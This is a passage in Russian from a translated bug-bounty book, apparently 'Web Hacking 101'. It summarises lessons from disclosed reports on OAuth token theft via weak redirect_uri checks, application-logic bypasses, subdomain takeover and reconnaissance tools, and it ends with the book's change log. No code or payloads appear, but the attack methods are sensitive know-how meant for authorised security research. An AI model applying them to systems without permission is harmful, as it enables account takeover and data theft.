Подумайте, как эксплуатировать заброшенные ресурсы. Следите за изменениями приложений, оставляющими их открытыми. Филипп сначала поставил цель - украсть токены OAuth, - а затем нашёл способ. Рекомендую его блог[1] и интервью Hacking Pro Tips.

Эта несколько старая уязвимость показывает неверную проверку `redirect_uri` сервером ресурсов: Slack разрешала дописывать доменные суффиксы и похищать токены.

Ошибки OAuth не всегда связаны с кражей токена. Ищите защищённые OAuth вызовы API, которые не отправляют или не проверяют токен; если в URL есть идентификатор таблицы, попробуйте удалить заголовок. Понимайте интерпретацию JavaScript и JSON браузером: Google возвращала действительный объект JavaScript с JSON. И, как всегда, читайте документацию - именно описание ответов помогло создать доказательство, отправлявшее таблицу на удалённый сервер.

Уязвимости логики приложения

Не всё сводится к внедрению кода и HTML. Используйте прокси, наблюдайте за передаваемыми сайту сведениями и экспериментируйте. Здесь удаление параметров POST обошло проверку. И не все атаки основаны на HTML-страницах: обязательно проверяйте API.

Следите за новыми функциями: это свежий код и новые ошибки, как в случаях CSRF Shopify/Twitter и XSS Facebook. Познакомьтесь с компаниями, подпишитесь на блоги и рассылки, узнавайте о выпусках - и проверяйте.

Определяя цель, отмечайте все применяемые инструменты и веб-службы. Каждая служба, программа и ОС открывает новый вектор. Познакомьтесь с AWS S3, Zendesk, Rails и другими популярными средствами.

Здесь несколько уроков:

1. Не недооценивайте свою изобретательность и вероятность ошибки разработчика. Команда HackerOne великолепна, но люди ошибаются. Сомневайтесь в предположениях.
2. Не сдавайтесь после первой попытки. Просмотр корзин был запрещён, и я почти ушёл, но затем попробовал записать файл - и получилось.
3. Всё решают знания. Зная классы ошибок, вы понимаете, что искать. Покупка книги - прекрасный первый шаг.
4. Поверхность атаки - не только сайт, но и службы компании. Мыслите нестандартно.

Правильно реализовать двухфакторную аутентификацию трудно. Проверяйте срок действия токена, предел попыток, повторное использование просроченных значений, вероятность угадывания и всё остальное.

Если правила не исключают инфраструктуру, считайте её допустимой целью. Этот отчёт не оплатили, но сходные методы приносили Патрику серьёзные четырёхзначные суммы. Из 260 000 адресов невозможно проверить каждый вручную, поэтому автоматизация здесь необходима.

Исходный код JavaScript - настоящий код цели. Проверка отчасти превращается из чёрного ящика в белый: вы видите исполнение. Читать всё не нужно - POST-вызов нашёлся в строке 20570 простым поиском `POST`.

Поддомены и широкая конфигурация сети дают прекрасные цели. Если область включает `*.SITE.com`, ищите уязвимые поддомены вместо очевидных ошибок главного сайта, за которыми охотятся все. Изучите Nmap, EyeWitness, Knockpy и другие инструменты, чтобы повторить путь Энди.

Последний пример показывает две вещи. Иногда допустимо сообщить об ошибке, предполагающей знание злоумышленником имени и пароля, хотя это снижает последствия, если вы ясно докажете серьёзность. Кроме того, проверяйте разные способы доступа и согласованность защиты: браузеры, мобильные и сторонние приложения, конечные точки API.

Сноски

[1] [назад] Блог Филиппа Хэрвуда: philippeharewood.com.

Глава 27. Приложение B. История изменений Web Hacking 101

29 ноября 2018 года

• Переписана глава «С чего начать».
• В главу «Инструменты» добавлены новые средства: Gowitness, Gobuster, Meg.

11 марта 2018 года

• Переписаны описания XSS, SSTI, SQLi, SSRF и состояний гонки.
• Добавлен новый пример SQLi Uber от Orange.
• Добавлен новый пример сканирования портов через SSRF.
• Добавлены два новых примера состояний гонки: Keybase и HackerOne.

11 июля 2017 года

• Добавлена новая уязвимость SSRF Google.

12 марта 2017 года

• По всей книге исправлены небольшие опечатки и грамматические ошибки.
• Переписаны описания глав об открытых перенаправлениях, HPP, CSRF, HTML-инъекциях и CRLF; пересмотрены соответствующие примеры.

18 ноября 2016 года

• Добавлен пример захвата поддомена Uber.

• Добавлен пример OAuth Google Sheets.

11 ноября 2016 года

• Добавлены новые примеры IDOR Moneybird и Twitter.
• Добавлен новый пример логики приложения Twitter.
• Добавлена новая глава об OAuth и один пример.
• Пример OAuth Facebook Филиппа перенесён из главы о захвате поддоменов в OAuth.

6 ноября 2016 года

• Изменён порядок глав; состояния гонки и IDOR выделены в самостоятельные главы.
• В главу «Инструменты» добавлены GitRob и Race the Web.
• Добавлен новый пример состояния гонки HackerOne с принятием приглашений.

3 октября 2016 года

• Добавлены две новые уязвимости удалённого выполнения кода.
• Глава об XXE обновлена для уточнения примера Facebook.
• Исправлены разные опечатки.

21 сентября 2016 года

• Добавлен новый, шестой пример захвата поддомена: `api.legalrobot.com`.
• Добавлено приложение B с выводами.

23 августа 2016 года

• Добавлен новый, пятый пример захвата поддомена: Snapchat Fastly `s.sc`.
• Добавлены новые инструменты: XSSHunter, Censys, OnlineHashCrack, Ysoserial.
• Добавлена новая памятка AngularJS, включая обход песочницы версии 1.5.7.